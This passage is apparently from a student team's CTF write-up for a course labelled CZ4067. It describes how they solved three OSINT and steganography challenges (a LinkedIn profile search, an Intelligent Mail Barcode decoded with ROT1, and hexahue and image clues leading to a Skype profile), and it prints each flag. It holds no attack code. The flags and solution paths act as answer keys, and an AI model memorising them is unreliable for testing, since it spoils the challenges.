
6.1. Space Link

We were able to solve the space link problem by searching for Joshua Lingo’s linkedin profile where we found the flag **CZ4067{b-S1c-0s1nT}**. The link to the profile is given below: https://www.linkedin.com/in/joshua-lingo-2b0ba422b/




6.2. Letter Theft

The letter theft problem gave us a single png image and asked us to find a hidden message. The image contained an envelope with two addresses, a stamp and a barcode. We started by putting the image through exiftool to search for any hidden files or comments. Given below is a screenshot of exiftools:




We could not find any hidden files or comments in the image. We then decided to search up both the addresses given on the letter. While the city does exist the streets are fictitious and were of no further use to us. The stamp didn't yield anything interesting either. We then

looked at the barcode in the envelope. This wasn't a typical barcode so we took a picture of it with a phone and asked Bing Chat (basically GPT 4 with internet access) to identify it. While Bing was not able to directly identify the type of barcode it did lead us to another image containing the different types of barcodes which eventually led us to identify the code as an Intelligent Mail Barcode. This led to a decoder by the US Postal Service (https://postalpro.usps.com/ppro-tools/encoder-decoder). Here, we manually entered the code and managed to decode it. A screenshot containing the decoded code is given below:



After reaching this point we were unsure of what to do with this information. After some more internet research we came across this CTF Guide article on LinkedIn (https://www.linkedin.com/pulse/how-i-solved-challenges-worth-800-points-ctf-osint-abhi-chitkara/). Inspired by this article we decided to combine all the numbers together and separate them as if they were ASCII values. We then ran it through various different ciphers to try and see if the output made sense i.e., is a valid hexspeak, eventually settling on ROT1. Given below is the screenshot from cyberchef on how we discovered the flag:



The final flag was **CZ4067{3mPtY_L3Tt3r}**.


6.3. Space Talk

The space talk problem gave us three images, one of which had a password. One of the images which did not have a password is given below:


We searched this image on google, which led us to this article:
https://medium.com/@Aftab700/iwcon-ctf-2023-62cba019cdc2
From this article, we used hexahue decoder (https://www.dcode.fr/hexahue-cipher) to get the code in this image. The code is CTFISFUN123. With this, were able to open the image with the password and get the image below:

We then analyzed the third challenge image given below. We used Bird on Wire decode (https://www.dcode.fr/birds-on-a-wire-cipher).


We got the following output:



As evident from the image above the birds on a wire cipher turned out to be a dead end. On passing the above image (squid game card) through exiftools we were able to find a link to a calendar site. However, since a correction was issued by the competition organisers, asking us to ignore the calendar, we abandoned this track. Next, we analysed the image with different meeting applications. This had a particular note: Meeting with 5b13a1c05b4bf276. We tried to search for the meeting id on different applications and Skype returned a positive result. (We knew from our experience that zoom and google meet's meeting ids didn't follow this pattern and we didn't recognise the other logo so we started by searching Skype.) We were able to find a user called Juliet Hammit.



Upon closer inspection of the profile picture, we found the flag hidden in the top left corner of the profile picture of this user.



Using a few iterations of the text in the image as it wasn't clear, we were able to arrive at the flag: **CZ4067{0s1nt-iS_FUn}**